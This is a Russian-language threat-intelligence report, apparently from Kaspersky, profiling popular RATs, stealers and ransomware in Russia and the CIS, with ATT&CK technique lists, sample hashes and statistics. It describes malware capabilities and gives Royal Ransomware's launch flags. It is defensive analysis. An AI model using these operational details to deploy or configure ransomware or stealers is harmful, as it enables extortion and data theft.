Перед тем, как подробнее рассказать про наиболее популярные зловреды в регионе, предлагаем ознакомиться с ТОП-24 TTPs используемых данными зловредами:

График 6

■ Количество ВПО

Распределение по популярным TTPs, используемых ВПО




Из данной статистики можно увидеть, что преобладающими техниками являются создание запланированных задач (Scheduled Task/Job: Scheduled Task (T1053.005)) и использование Windows Management Instrumentation (Windows Management Instrumentation (T1047)). То есть картина выглядит следующим, довольно предсказуемым, образом – большинство зловредов предпочитают закрепляться в зараженных системах за счет запланированных задач и выполнять различные действия с помощью WMI-запросов.

Ну и так как большинство обнаруженных в регионе зловредов, в основном, относятся к семействам RAT-ников и стиллеров, то и в статистике встречается множество релевантных техник:

- Credentials from Password Stores: Credentials from Web Browsers (T1555.003)
- Masquerading: Match Legitimate Name or Location (T1036.005)
- Input Capture: Keylogging: Keylogging (T1056.001)
- Credentials from Password Stores (T1555)
- Data from Local System (T1005)
- System Information Discovery (T1082)

Поэтому следует уделить особое внимание покрытию данных техник детектирующей логикой в своей инфраструктуре. Идеи для детектирования указанных выше техник можно получить из нашего Sigma Rules Data Feed. В нем поставляется множество различной детектирующей логики в формате Sigma, которая была протестирована на телеметрии Лаборатории Касперского. И благодаря которой можно значительно расширить покрытие недостающих техник MITRE.

Далее, предлагаем повнимательнее рассмотреть самые популярные зловреды, которые были замечены в рассматриваемом регионе.



njRAT

Троянская программа для удаленного доступа, также известна под названием Bladabindi. Была впервые обнаружена в 2012 году. Позволяет злоумышленнику управлять зараженным хостом, собирать и красть различные данные.

Основным способом распространения являются фишинговые атаки. Также встречались кейсы, когда njRAT доставлялся совместно с другим ВПО на более поздних этапах атаки.

Обладает следующими ключевыми функциями:

- Управление файлами
- Выполнение команд в удаленной командной оболочке
- Управление процессами и службами
- Изменение реестра
- Запись с веб-камеры и микрофона
- Запись нажатий клавиш (кейлоггер)
- Удаленное управление рабочим столом
- Кража паролей из браузеров
- Кража данных из криптовалютных кошельков

Решение Лаборатории Касперского — Kaspersky Threat Attribution Engine, позволяет выполнить атрибуцию образцов njRAT с высокой вероятностью, а также найти схожие образцы ВПО как показано на скриншоте ниже.

Рисунок 3 | Анализ njRAT в КТАЕ

Threat Attribution

Report for file
7b2599a8cfa0f094012b546bdde76ee1 [Export results](#)

Malware

Summary

MD5	7b2599a8cfa0f094012b546bdde76ee1	Matched attribution entities	njRAT (100%) NetWire (31%)
File size	643.00 KB (658432 B)	Extracted path	-
Reset similarity thresholds	X	Unpack	✓

Sample & Content

Status	MD5	File name	Size	Bad genotypes (matched/total)	Bad strings (matched/total)	Attribution entities
Malware	7b2599a8cfa0f094012b546bdde76ee1	7b2599a8cfa0f094012b546bdde76ee1	643.00 KB (658432 B)	502 (502)	315 (315)	njRAT (100%) NetWire (31%)

Similar samples

Status	MD5	Size	Genotypes matched (total)	Strings matched (total)	Similarity	Attribution entities	Aliases
Malware	7b2599a8cfa0f094012b546bdde76ee1	643.00 KB (658432 B)	502 (503)	315 (379)	100	njRAT	Bladabindi
Malware	ac2dd3566161994b4bc2af90113dd6ef	764.50 KB (782848 B)	0 (655)	122 (393)	31	NetWire	

ТОП-TTPs на основе анализа:

- T1134.003 Access Token Manipulation: Make and Impersonate Token¹⁰
- T1112 Modify Registry
- T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
- T1053.005 Scheduled Task/Job: Scheduled Task
- T1036.005 Masquerading: Match Legitimate Name or Location
- T1055.002 Process Injection: Portable Executable Injection
- T1562.001 Impair Defenses: Disable or Modify Tools
- T1562.004 Impair Defenses: Disable or Modify System Firewall
- T1091 Replication Through Removable Media
- T1119 Automated Collection
- T1070.004 Indicator Removal: File Deletion

ToxicEyeRAT

Многофункциональный RAT, обладающий функционалом стиллера, и управляемый посредством бота в Telegram.

Распространяется обычно через фишинговые вложения и после запуска пытается собрать следующие данные:

- Криптовалютные кошельки.
- Информация о компьютере и системе.
- Данные браузера.
- Установленное программное обеспечение и процессы.
- Файлы рабочего стола.
- Снимок экрана рабочего стола.
- Файлы Steam.
- Данные Discord и Telegram.
- Файлы FileZilla.

Также в нем есть возможность делать скриншоты рабочего стола.

ТОП-TTPs на основе анализа:

- MITRE: T1033 System Owner/User Discovery
- MITRE: T1053 Scheduled Task/Job
- MITRE: T1070.004 Indicator Removal: File Deletion
- MITRE: T1083 File and Directory Discovery
- MITRE: T1134 Access Token Manipulation

¹⁰ Подробнее можно узнать в разделе **Access Token Manipulation T1134**

DCRat

Также известный как Dark Crystal RAT, впервые был обнаружен в 2018 году. Является модульным ВПО, за счет чего может выполнять множество различных задач. Например, кражи паролей, информации с криптокошельков или учетных данных из Telegram, Steam, Discord, а также удаленного управления.

В основном, распространяется через фишинговые рассылки с вредоносным вложением или под видом стороннего ПО, например WinRAR.

Обладает следующими ключевыми функциями:

- Сбор информации с хоста жертвы, такой как пароли, личные файлы, информация о системе, нажатия клавиш (кейлоггер).
- Удаленное управление зараженным хостом, которое позволяет получить доступ к рабочему столу, клавиатуре и мыши.
- Автоматическое выполнение задач после заражения, например, скачивание дополнительных файлов, отключение UAC или Windows Defender, создание запланированной задачи.

Еще один пример поиска похожих образцов ВПО, на этот раз с использованием технологии Similarity, которая доступна на нашем Kaspersky Threat Intelligence Portal.

Рисунок 4 | Анализ DCRat с помощью технологии Similarity

Status	Detection name	Confidence	First seen	Last seen	Hits (-)	MD5	Type	Size
Malware	HEUR:Trojan-Ransom.MSIL.Blocker.g...	10	03 Aug 2023 03:11	17 Jan 2024 08:38	10	fed0e994a5c3425108f4d0689348bbe	exe x32	1 438 343 B
Malware	HEUR:Trojan-Ransom.MSIL.Blocker.g...	10	02 Aug 2023 15:07	17 Jan 2024 08:38	10	ff76d1c740b9753bb92682c6c935bf04	exe x32	1 437 504 B
Malware	HEUR:Trojan-Ransom.MSIL.Blocker.g...	10	27 Aug 2023 04:11	17 Jan 2024 08:38	10	ffc3e6c314e55c47d3a8ffbac5d39128	exe x32	1 449 965 B
Malware	HEUR:Trojan-Ransom.MSIL.Blocker.g...	10	09 Aug 2023 18:07	17 Jan 2024 08:38	10	feb4f6a9630a758aa17dca3d2791a86	exe x32	1 443 892 B
Malware	PDM:Trojan.Win32.Generic	10	07 Aug 2023 03:08	17 Jan 2024 08:38	10	ff1905dc7f0adf5e045ec1c791aa349f	exe x32	1 441 834 B
Malware	PDM:Trojan.Win32.Generic	10	04 Aug 2023 06:08	17 Jan 2024 08:38	10	ff943b3fd9613b5658296ebde28a4d54	exe x32	1 439 286 B
Malware	HEUR:Backdoor.MSIL.DcRat.gen	10	26 Dec 2023 16:45	02 Jan 2024 13:04	10	ff917225fbc2463e6f2f95ba8229e373	exe x32	1 166 041 B
Malware	Backdoor.MSIL.DcRat.sb	10	05 Dec 2023 20:09	05 Dec 2023 20:45	10	ff3751454ca1658a428b889e398d188f	exe x32	1 164 950 B
Malware	Backdoor.MSIL.DcRat.bpk	10	22 Nov 2023 18:14	22 Nov 2023 20:42	10	ffadce6422fde0b69b12c5328cfdc734	exe x32	1 292 499 B
Malware	Trojan.Win32.Agent.sb	10	30 Oct 2023 20:56	04 Nov 2023 03:17	10	ff638ba1c1907e48f3bc97c340701140	exe x32	1 566 882 B

ТОП-TTPs на основе анализа:

- T1053.005 Scheduled Task/Job: Scheduled Task
- T1047 Windows Management Instrumentation
- T1562.001 Impair Defenses: Disable or Modify Tools
- T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
- T1036.005 Masquerading: Match Legitimate Name or Location
- T1547.004 Boot or Logon Autostart Execution: Winlogon Helper DLL
- T1070.006 Indicator Removal on Host: Timestomp
- T1112 Modify Registry
- T1083 File and Directory Discovery
- T1548.002 Abuse Elevation Control Mechanism: Bypass User Account Control

Royal Ransomware

ВПО для шифрования данных, впервые обнаруженное в 2022 году, изначально было известно под названием Zeon. Имеет версии как для ОС Windows, так и Linux.

Известно несколько вариантов распространения данного шифровальщика. В одном используются стандартные фишинговые письма, а во втором случае эксплуатируются различные уязвимости обнаруженные в сервисах находящихся на внешнем периметре.

В атаках с использованием Royal Ransomware используется техника вымогательства Double-Extortion, в рамках которой, злоумышленники не только шифруют данные жертвы, но и выкачивают их на свои сервера с целью дальнейшей публикации или продажи.

Обладает следующими ключевыми функциями:

- Шифрование файлов только на текущей зараженной системе (флаг `-localonly`) или шифрование файлов на сетевых дисках без шифрования локальной системы (флаг `-networkonly`).
- Шифрование определенных файлов и/или директорий при явном указании флага `-path`.
- Обязательным флагом для запуска является `-id` в котором указывается 32 значный ID присвоенный жертве.

ТОП-TTPs на основе анализа:

- T1204.002 User Execution: Malicious File
- T1059.003 Command and Scripting Interpreter: Windows Command Shell
- T1083 File and Directory Discovery
- T1486 Data Encrypted for Impact
- T1490 Inhibit System Recovery
- T1218.010 System Binary Proxy Execution: Regsvr32
- T1102 Web Service

Stealerium

Данный стиллер впервые был обнаружен в 2022 году. Интересной особенностью данного стиллера является то, что всю украденную информацию он отправляет в предварительно указанный в билдере Discord-канал злоумышленника.


Известные методы распространения: в основном это вредоносные вложения в фишинговых письмах, но известны случаи скачивания данного ВПО через онлайн-рекламу на различных сайтах.

Обладает следующими ключевыми функциями:

- Сбор информации о системе, такой как версия ОС, CPU, GPU, RAM, SSID, BSSID, IP-адрес, местоположение, разрешение экрана и установленные приложения.
- Сбор данных из браузеров на базе Chromium и Gecko, такой как сохраненные пароли, кредитные карты, куки, история, закладки, файлы баз данных.
- Кража файлов с зараженного хоста.
- Установка кейлоггера.
- Скриншоты рабочего стола.

На скриншоте ниже представлен пример детонации образца в Sandbox, в котором видно что стиллер пытается получить данные из браузера Google Chrome:

Рисунок 5 | Детонация стиллера Stealerium



ТОП-TTPs на основе анализа:

- T1555.003 Credentials from Password Stores: Credentials from Web Browsers
- T1217 Browser Information Discovery
- T1003.001 OS Credential Dumping: LSASS Memory

Orcus RAT

Ранее известный как Schnorchel, впервые был обнаружен в 2016 году. Позволяет злоумышленникам управлять зараженными системами.

Распространяется, в основном, с помощью фишинговых писем с вредоносным вложением.

Рассматриваемое ВПО обладает стандартными для RAT возможностями, создание скриншотов, удаленное управление рабочим столом, редактирование реестра, кейлоггер и т.д. Поэтому стоит отметить несколько особенностей:

- Возможность создания кастомных плагинов, что позволяет злоумышленникам самостоятельно добавлять необходимый функционал.
- Возможность создание служб в зараженной системе.
- Сбор журналов событий Windows.

ТОП-TTPs на основе анализа:

- T1053.005 Scheduled Task/Job: Scheduled Task
- T1082 System Information Discovery
- T1112 Modify Registry
- T1543.003 Create or Modify System Process: Windows Service
- T1036 Masquerading
- T1055.002 Process Injection: Portable Executable Injection
- T1036.004 Masquerading: Masquerade Task or Service
- T1518.001 Software Discovery: Security Software Discovery
- T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
- T1555 Credentials from Password Stores

Formbook


Данный троян предназначен для кражи информации и удаленного управления зараженными устройствами. Она широко используется киберпреступниками в регионе РФ и СНГ, представляя значительную угрозу для частных лиц и организаций. Распространяется через фишинговые атаки либо эксплуатацию уязвимостей.

Основными характеристиками являются:

- Широкий спектр функций, присущий ВПО такого класса: управление зараженным устройством, кража конфиденциальных данных, создание снимков экрана, запись нажатия клавиш, скачивание и загрузка файлов на зараженный хост, установка сторонних программ.
- Использует различные методы для сокрытия своего присутствия на зараженных устройствах.
- Имеет модульную архитектуру, позволяя злоумышленникам добавлять новые функции и возможности.

На скриншоте ниже представлена детонация образца стиллера Formbook в Sandbox Kaspersky:

Рисунок 6 | Детонация стиллера Formbook



ТОП-TTPs на основе анализа:

- T1005 Data from Local System
- T1036 Masquerading
- T1053 Scheduled Task/Job
- T1056 Input Capture
- T1059 Command and Scripting Interpreter
- T1070 Indicator Removal
- T1083 File and Directory Discovery
- T1129 Shared Modules
- T1203 Exploitation for Client Execution
- T1204 User Execution
- T1218 System Binary Proxy Execution
- T1547 Boot or Logon Autostart Execution
- T1555 Credentials from Password Stores
- T1562 Impair Defenses
- T1564 Hide Artifacts

МАТА

Мультиплатформенный вредоносный инструмент. Этот фреймворк был замечен в атаках с целью краж баз данных компаний и заражения корпоративных сетей троянцами-шифровальщиками. Он состоит из программы-загрузчика, программы для управления процессами после заражения устройства и плагинов. По своим возможностям напоминает швейцарский нож, предоставляя злоумышленникам широкий спектр инструментов для достижения своих целей. Более подробно можно почитать на [SecureList¹¹](#).

Функциональность МАТА включает:

- Управление процессами на скомпрометированном хосте.
- Загрузку и развертывание других вредоносных программ.
- Инъект кода в другие процессы.
- Сбор информации с хоста жертвы (отслеживание буфера обмена, нажатия клавиш).
- Создание скриншотов.

Особо стоит отметить техники, которые злоумышленники использовали для латерального перемещения и доставки вредоносного ПО в защищенные (то есть изолированные от интернета) сегменты сетей целевых организаций. Функциональность МАТА включает в себя возможности построения многоуровневых цепочек прокси-серверов и передачи трафика от одной взломанной системы к другой или от взломанной системы к командно-контрольному серверу вредоносного ПО и обратно.

ТОП-TTPs на основе анализа:

- T1033 System Owner/User Discovery
- T1036.004 Masquerading: Masquerade Task or Service
- T1053.005 Scheduled Task/Job: Scheduled Task
- T1055.002 Process Injection: Portable Executable Injection
- T1055.012 Process Injection: Process Hollowing
- T1056.001 Input Capture: Keylogging
- T1070.004 Indicator Removal: File Deletion
- T1115 Clipboard Data
- T1134 Access Token Manipulation
- T1218.010 System Binary Proxy Execution: Regsvr32
- T1543.003 Create or Modify System Process: Windows Service
- T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
- T1564.001 Hide Artifacts: Hidden Files and Directories

11 МАТА

[Подробнее](#)

11 Updated МАТА

[Подробнее](#)

Redline

Этот стилер зачастую распространяется по модели MaaS (Malware-as-a-Service). Известен с начала 2020 года и развивается на протяжении многих лет.

Доставка на зараженный хост происходит обычно с помощью фишинговых вложений, но в 2022 году была замечена кампания по доставке этого вредоноса, используя фейковые обновления Windows 11.

Основные возможности не отличаются от других представителей этого класса:

- Сбор информации из браузера.
- Перехват нажатия клавиш на клавиатуре.
- Инвентаризация системы (имя пользователя, данные о местоположении, сведения о процессах и пр.).

В более поздних версиях RedLine добавлена возможность кражи криптовалюты. Вредоносная программа также способна загружать и скачивать файлы с зараженного хоста, периодически отправлять собранную с него информацию и выполнять другие команды от C2.

На скриншоте ниже представлена информация об образце стиллера Redline из сервиса Kaspersky Threat Attribution Engine. Как мы можем видеть, наше решение проанализировало данный ей образец на наличие схожести с остальными образцами из базы Kaspersky Security Network, определило что это однозначно Redline, который частично пересекается с Agent Tesla и имеет множество похожих образцов, которые мы также детектируем с помощью своих решений.

Рисунок 7 | Анализ образца в сервисе КТАЕ

The screenshot displays the analysis results for a malware sample in the Kaspersky Threat Attribution Engine. The interface is divided into several sections:

- Summary:** Shows the MD5 hash (a58355f9ade401915899dd6e2b7c87fd), file size (152.00 KB), and attribution entities (RedLine (100%) and Agent Tesla (30%)).
- Sample & Content:** A table listing the sample's status (Malware), MD5, file name, size, bad genotypes, bad strings, and attribution entities.
- Similar samples:** A table listing other samples with their MD5 hashes, sizes, and similarity scores.

Status	MD5	File name	Size	Bad genotypes (matched/total)	Bad strings (matched/total)	Attribution entities
Malware	a58355f9ade401915899dd6e2b7c87fd	a58355f9ade401915899dd6e2b7c87fd	152.00 KB (156648 B)	751 (751)	250 (250)	RedLine (100%) > Agent Tesla (30%) >

Status	MD5	Size	Genotypes matched (total)	Strings matched (total)	Similarity	Attribution entities	Aliases
Malware	a58355f9ade401915899dd6e2b7c87fd	152.00 KB (156648 B)	751 (763)	250 (303)	100	RedLine >	
Malware	040d3b93be2e233fff5c159350013ec2	312.00 KB (319488 B)	10 (829)	241 (281)	86	RedLine >	
Malware	4f202d8d90546c525523fd05e0f9dda0	148.00 KB (151552 B)	10 (825)	241 (281)	86	RedLine >	
Malware	64446bdf11e9b2184a1213f9c35fa6b	140.00 KB (143360 B)	10 (825)	241 (281)	86	RedLine >	
Malware	93d41269c16befc0a275425f2ddadfc	146.00 KB (149504 B)	10 (825)	241 (281)	86	RedLine >	
Malware	98bfd3f864dc4e787312d800bcc5f9e1	136.50 KB (139776 B)	10 (825)	241 (281)	86	RedLine >	
Malware	095c38752bda4919c2df182e3e40a70a	152.00 KB (156648 B)	13 (734)	238 (281)	85	RedLine >	
Malware	1934753cb8994f972504f2cdad80f5f6	136.00 KB (139264 B)	13 (882)	238 (281)	85	RedLine >	
Malware	1b805b166337f9e9a7f4319de2aa9a3e	199.00 KB (203776 B)	13 (880)	238 (281)	85	RedLine >	
Malware	36549d0ffcc7e34ba14851067db2f5df	156.00 KB (159744 B)	13 (733)	238 (281)	85	RedLine >	

ТОП-TTPs на основе анализа:

- T1005 Data from Local System
- T1053 Scheduled Task/Job
- T1055 Process Injection
- T1070.004 Indicator Removal: File Deletion
- T1082 System Information Discovery
- T1115 Clipboard Data
- T1134 Access Token Manipulation
- T1203 Exploitation for Client Execution
- T1204 User Execution
- T1518 Software Discovery
- T1555 Credentials from Password Stores
- T1562 Impair Defenses
- T1564 Hide Artifacts

Перечень потенциальных угроз в регионе

В части сопутствующих угроз ситуация в исследуемом регионе аналогична мировым трендам и несет риски как для частных лиц, так и для организаций от малого до крупного бизнеса.

Шифровальщики продолжают находиться в списке актуальных угроз со своими разрушительными последствиями для инфраструктуры.

Утечки данных в даркнет также представляют серьезную проблему. Украденные конфиденциальные сведения, такие как персональные данные, финансовая информация и коммерческие секреты, могут быть использованы для различных мошеннических целей, нанося значительный ущерб как физическим, так и юридическим лицам.

Фишинговые атаки — это неизменная классика которая остается одним из самых распространенных методов киберпреступности. Злоумышленники рассылают письма или SMS-сообщения, имитирующие сообщения от известных организаций, чтобы побудить пользователей перейти по вредоносным ссылкам или предоставить конфиденциальную информацию.

Эксплуатация уязвимостей в программном обеспечении и системах аналогично остается актуальной угрозой. Злоумышленники постоянно ищут новые бреши, чтобы получить доступ к конфиденциальной информации или нарушить работу систем. Примечательно, что, судя по собранной статистике, пользователи не спешат защищаться даже от давно известных уязвимостей.

Далее остановимся немного подробнее на каждом из пунктов.

Атаки шифровальщиков

В 2024 году угроза шифровальщиков остается одной из самых актуальных для информационной безопасности. Существует несколько причин, по которым шифровальщики по-прежнему представляют серьезную опасность:

- Число атак остается на прежнем высоком уровне по сравнению с прошлыми периодами.
- Увеличение совокупной стоимости размеров выкупов. В 2023 году общий объем вырученной прибыли составил более \$1 млрд. Некоторые организации были вынуждены платить выкупы в размере десятков миллионов долларов.
- Сложность дешифровки: злоумышленники как и раньше чаще всего используют проверенные комбинации криптостойких алгоритмов шифрования: AES + RSA или ChaCha/Salsa + X25519.

Рейтинг стран в исследуемом регионе, расположенных по количеству уникальных пользователей KSN, столкнувшихся с угрозой программ-вымогателей в первом квартале периода 2024, представлена ниже:

- 1 **Таджикистан**
- 2 **Туркменистан**
- 3 **Казахстан**
- 4 **Узбекистан**
- 5 **Беларусь**
- 6 **Кыргызстан**
- 7 **Россия**
- 8 **Азербайджан**
- 9 **Армения**

Топ именных, т.е. соответствующих конкретному семейству шифровальщиков, вердиктов (по количеству уникальных пользователей KSN):

№	2022 Q1	2023 Q1	2024 Q1
1	Trojan-Ransom.Win32.Cryakl	Trojan-Ransom.Win32.Phobos	Trojan-Ransom.BAT.Dcryptor
2	Trojan-Ransom.Win32.Dcryptor	Trojan-Ransom.Win32.Lockbit	Trojan-Ransom.Win32.Lockbit
3	Trojan-Ransom.Win32.Purgen	Trojan-Ransom.Win32.Conti	Trojan-Ransom.Win32.Conti
4	Trojan-Ransom.Win32.Phobos	Trojan-Ransom.Win32.Purgen	Trojan-Ransom.Win32.Phobos
5	Trojan-Ransom.Win32.Crusis	Trojan-Ransom.Win32.PolyRansom	Trojan-Ransom.Win32.Mimic

Если оценивать распространенность такой угрозы как шифровальщики в контексте всех стран и регионов, то, согласно нашим данным, итоговый список выглядит вот так:

График 7 | Тенденция распространения по регионам



Отношение количества уникальных юзеров KSN с детектами шифровальщиков к количеству уникальных юзеров KSN с детектами любого ВПО из категории Malware

Утечки пользовательских данных

